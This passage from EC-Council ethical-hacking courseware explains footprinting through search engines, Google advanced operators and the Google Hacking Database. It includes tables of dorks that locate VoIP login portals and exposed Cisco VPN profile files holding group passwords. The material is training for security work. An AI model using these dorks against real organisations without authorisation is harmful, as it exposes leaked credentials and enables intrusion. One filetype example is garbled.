- **Privacy Loss**: Through footprinting, hackers can access the systems and networks of the organization and even escalate the privileges up to admin levels, resulting in the loss of privacy for the organization as a whole and for its individual personnel.
- **Corporate Espionage**: Corporate espionage is a central threat to organizations, as competitors often aim to attempt to secure sensitive data through footprinting. Through this approach, competitors can launch similar products in the market, alter prices, and generally undermine the market position of a target organization.
- **Business Loss**: Footprinting can have a major effect on organizations such as online businesses and other e-commerce websites as well as banking and finance-related businesses. Billions of dollars are lost every year due to malicious attacks by hackers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Footprinting Methodology

Now that you are familiar with footprinting concepts and potential threats, we will discuss the footprinting methodology. The footprinting methodology is a procedure for collecting information about a target organization from all available sources. It involves gathering information about a target organization, such as URLs, locations, establishment details, number of employees, specific range of domain names, contact information, and other related information. Attackers collect this information from publicly accessible sources such as search engines, social networking sites, Whois databases, and so on. This section discusses the common techniques used to collect information about the target organization from different sources.

Footprinting techniques:

- Footprinting through search engines
- Footprinting through web services
- Footprinting through social networking sites
- Website footprinting
- Email footprinting
- Whois footprinting
- DNS footprinting
- Network footprinting
- Footprinting through social engineering

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Footprinting through Search Engines

Search engines are the main sources of key information about a target organization. They play a major role in extracting critical details about a target from the Internet. Search engines use automated software, i.e., crawlers, to continuously scan active websites and add the retrieved results in the search engine index that is further stored in a massive database. When a user queries the search engine index, it returns a list of Search Engine Results Pages (SERPs). These results include web pages, videos, images, and many different file types ranked and displayed according to their relevance. Many search engines can extract target organization information such as technology platforms, employee details, login pages, intranet portals, contact information, and so on. The information helps the attacker in performing social engineering and other types of advanced system attacks.

A Google search could reveal submissions to forums by security personnel, disclosing the brands of firewalls or antivirus software used by the target. This information helps the attacker in identifying vulnerabilities in such security controls.

For example, consider an organization, perhaps Microsoft. Type **Microsoft** in the **Search** box of a search engine and press **Enter**; this will display the results containing information about Microsoft. Browsing the results often provides critical information such as physical location, contact addresses, services offered, number of employees, and so on, which may prove to be a valuable source for hacking.

Examples of major search engines include Google, Bing, Yahoo, Ask, Aol, Baidu, WolframAlpha, and DuckDuckGo.


Attackers can use advanced search operators available with these search engines and create complex queries to find, filter, and sort specific information regarding the target. Search engines

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

are also used to find other sources of publicly accessible information. For example, you can type "top job portals" to find major job portals that provide critical information about the target organization.

As an ethical hacker, if you find any deleted pages/information about your company in SERPs or the search engine cache, you can request the search engine to remove the pages/information from its indexed cache.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Footprinting Using Advanced Google Hacking Techniques

Google hacking refers to the use of advanced Google search operators for creating complex search queries to extract sensitive or hidden information. The accessed information is then used by attackers to find vulnerable targets. Footprinting using advanced Google hacking techniques involves locating specific strings of text within search results using advanced operators in the Google search engine.

Advanced Google hacking refers to the art of creating complex search engine queries. Queries can retrieve valuable data about a target company from Google search results. Through Google hacking, an attacker tries to find websites that are vulnerable to exploitation. Attackers can use the Google Hacking Database (GHDB), a database of queries, to identify sensitive data. Google operators help in finding the required text and avoiding irrelevant data. Using advanced Google operators, attackers can locate specific strings of text such as specific versions of vulnerable web applications. When a query without advanced search operators is specified, Google traces the search terms in any part of the webpage, including the title, text, URL, digital files, and so on. To confine a search, Google offers advanced search operators. These search operators help to narrow down the search query and obtain the most relevant and accurate output.

The syntax to use an advanced search operator is as follows: operator**: search_term**

Note: Do not enter any spaces between the operator and the query.

Some popular Google advanced search operators include:

Source: *http://www.googleguide.com*

- **site**: This operator restricts search results to the specified site or domain.

  For example, the [games site: www.certifiedhacker.com] query gives information on games from the certifiedhacker site.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **allinurl**: This operator restricts results to only the pages containing all the query terms specified in the URL.

  For example, the [allinurl: google career] query returns only pages containing the words "google" and "career" in the URL.

- **inurl**: This operator restricts the results to only the pages containing the specified word in the URL.

  For example, the [inurl: copy site:www.google.com] query returns only Google pages in which the URL has the word "copy."

- **allintitle**: This operator restricts results to only the pages containing all the query terms specified in the title.

  For example, the [allintitle: detect malware] query returns only pages containing the words "detect" and "malware" in the title.

- **intitle**: This operator restricts results to only the pages containing the specified term in the title.

  For example, the [malware detection intitle:help] query returns only pages that have the term "help" in the title, and the terms "malware" and "detection" anywhere within the page.

- **inanchor**: This operator restricts results to only the pages containing the query terms specified in the anchor text on links to the page.

  For example, the [Anti-virus inanchor:Norton] query returns only pages with anchor text on links to the pages containing the word "Norton" and the page containing the word "Anti-virus."

- **allinanchor**: This operator restricts results to only the pages containing all query terms specified in the anchor text on links to the pages.

  For example, the [allinanchor: best cloud service provider] query returns only pages for which the anchor text on links to the pages contains the words "best," "cloud," "service," and "provider."

- **cache**: This operator displays Google's cached version of a web page instead of the current version of the web page.

  For example, [cache:www.eff.org] will show Google's cached version of the Electronic Frontier Foundation home page.

- **link**: This operator searches websites or pages that contain links to the specified website or page.

  For example, [link:www.googleguide.com] finds pages that point to Google Guide's home page.

  Note: According to Google's documentation, "you cannot combine a link: search with a regular keyword search."

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Also note that when you combine link: with another advanced operator, Google may not return all the pages that match.

- **related**: This operator displays websites that are similar or related to the URL specified.

  For example, [related:www.microsoft.com] provides the Google search engine results page with websites similar to microsoft.com.

- **info**: This operator finds information for the specified web page.

  For example, [info:gothotel.com] provides information about the national hotel directory GotHotel.com home page.

- **location:** This operator finds information for a specific location.

  For example, [location: 4 seasons restaurant] will give you results based on the term "4 seasons restaurant."

- **Filetype:** This operator allows you to search for results based on a file extension.

  For Example, [jasmine:jpg] will provide jpg files based on jasmine.

What can a Hacker do with Google Hacking?

An attacker can create complex search engine queries to filter large amounts of search results to obtain information related to computer security. The attacker uses Google operators that help locate specific strings of text within the search results. Thus, the attacker can not only detect websites and web servers that are vulnerable to exploitation but also locate private, sensitive information about others, such as credit card numbers, social security numbers, passwords, and so on. Once a vulnerable site is identified, attackers try to launch various possible attacks, such as buffer overflow and SQL injection, which compromise information security.

Examples of sensitive information on public servers that an attacker can extract with the help of Google Hacking Database (GHDB) queries include:

- Error messages that contain sensitive information
- Files containing passwords
- Sensitive directories
- Pages containing logon portals
- Pages containing network or vulnerability data, such as IDS, firewall logs, and configurations
- Advisories and server vulnerabilities
- Software version information
- Web application source code
- Connected IoT devices and their control panels, if unprotected
- Hidden web pages such as intranet and VPN services

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Example: Use Google Advance Operator syntax `[intitle:intranet inurl:intranet +intext:"human resources"]` to find sensitive information about a target organization and its employees. Attackers use the gathered information to perform social engineering attacks.

The screenshot below shows a Google search engine results page displaying the results for the query mentioned above.




Figure 2.1: Search engine results for given Google Advance Operator syntax

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Google Hacking Database

Source: *https://www.exploit-db.com*

The Google Hacking Database (GHDB) is an authoritative source for querying the ever-widening scope of the Google search engine. In the GHDB, you will find search terms for files containing usernames, vulnerable servers, and even files containing passwords. The Exploit Database is a Common Vulnerabilities and Exposures (CVE) compliant archive of public exploits and corresponding vulnerable software, developed for use by penetration testers and vulnerability researchers.

Using GHDB dorks, attackers can rapidly identify all the publicly available exploits and vulnerabilities of the target organization's IT infrastructure. Attackers use Google dorks in Google advanced search operators to extract sensitive information about the target, such as vulnerable servers, error messages, sensitive files, login pages, and websites.

Google Hacking Database Categories:

- Footholds
- Files Containing Usernames
- Sensitive Directories
- Web Server Detection
- Vulnerable Files
- Vulnerable Servers
- Error Messages
- Files Containing Juicy Info
- Files Containing Passwords
- Sensitive Online Shopping Info
- Network or Vulnerability Data
- Pages Containing Login Portals
- Various Online Devices
- Advisories and Vulnerabilities

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.2: Google Hacking Database screenshot

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



VoIP and VPN Footprinting through Google Hacking Database

Google hacking involves the implementation of advanced operators in the Google search engine to match specific strings of text within the search result. These advanced operators help refine searches to expose sensitive information, vulnerabilities, and passwords. You can use these Google hacking operators or Google dorks for footprinting VoIP and VPN networks. Thus, you can extract information such as pages containing login portals, VoIP login portals, directories with keys of VPN servers, and so on.

The following tables summarize some of the Google hacking operators or Google dorks to obtain specific information related to VoIP and VPN footprinting, respectively.

Google search queries for VoIP footprinting

Google Dork	Description
intitle:"Login Page" intext:"Phone Adapter Configuration Utility"	Pages containing login portals
inurl:/voice/advanced/ intitle:Linksys SPA configuration	Finds the Linksys VoIP router configuration page
intitle:"D-Link VoIP Router" "Welcome"	Pages containing D-Link login portals
intitle:asterisk.management.portal web-access	Looks for the Asterisk management portal
intitle:"SPA504G Configuration"	Finds Cisco SPA504G Configuration Utility for IP phones

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

intitle:"Sipura.SPA.Configuration" -.pdf	Finds configuration pages for online VoIP devices
intitle:asterisk.management.portal web-access	Finds the Asterisk web management portal
inurl:8080 intitle:"login" intext:"UserLogin" "English"	VoIP login portals


Table 2.1: Google search queries for VoIP footprinting


Google search queries for VPN footprinting

Google Dork	Description
filetype:pcf "cisco" "GroupPwd"	Cisco VPN files with Group Passwords for remote access
"[main]" "enc_GroupPwd=" ext:txt	Finds Cisco VPN client passwords (encrypted but easily cracked)
"Config" intitle:"Index of" intext:vpn	Directory with keys of VPN servers
inurl:/remote/login?lang=en	Finds FortiGate Firewall's SSL-VPN login portal
!Host=*.* intext:enc_UserPassword=* ext:pcf	Looks for profile configuration files (.pcf), which contain user VPN profiles
filetype:rcf inurl:vpn	Finds Sonicwall Global VPN Client files containing sensitive information and login
filetype:pcf vpn OR Group	Finds publicly accessible .pcf used by VPN clients
vpnssl	Retrieves login portals containing vpnssl companies' access
intitle:"SSL VPN Service" + intext:"Your system administrator provided the following information to help understand and remedy the security conditions:"	Finds Cisco asa login web pages

Table 2.2: Google search queries for VPN footprinting

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Other Techniques for Footprinting through Search Engines

- **Gathering Information Using Google Advanced Search, Advanced Image Search, and Reverse Image Search**

  An attacker cannot always gather information easily from an information-rich site using only a normal search box. A complicated search involves a number of interrelated conditions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Google's Advanced search feature helps an attacker to perform complex web searching. With **Google Advanced Search** and **Advanced Image Search**, one can search the web more precisely and accurately. You can use these search features to achieve the same precision as that achieved using the advanced operators but without typing or remembering the operators. Using Google's Advanced Search option, you can find sites that may link back to the target organization's website. This helps to extract information such as partners, vendors, clients, and other affiliations of the target website. You can use Google Advanced Image Search to acquire images of the target, its location, employees, and so on.

To perform an advanced search in Google, click **Settings** at the bottom-right of the **Google** home page, and then choose **Advanced search** in the menu or directly type ***https://www.google.com/advanced_search*** in the address bar. Advanced search allows you to specify any number of criteria that the search must match, as this pattern builds on the search box pattern by adding more search options. To do this, you choose a field. Then, enter the string you want to search for in the field's text box and click on the **Advanced Search** button. By default, various values are joined together with "and" (meaning all of them need to match) except for sets, blocks, and formats, which are joined together with "or" (meaning any of them can match).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.3: Google Advance Search

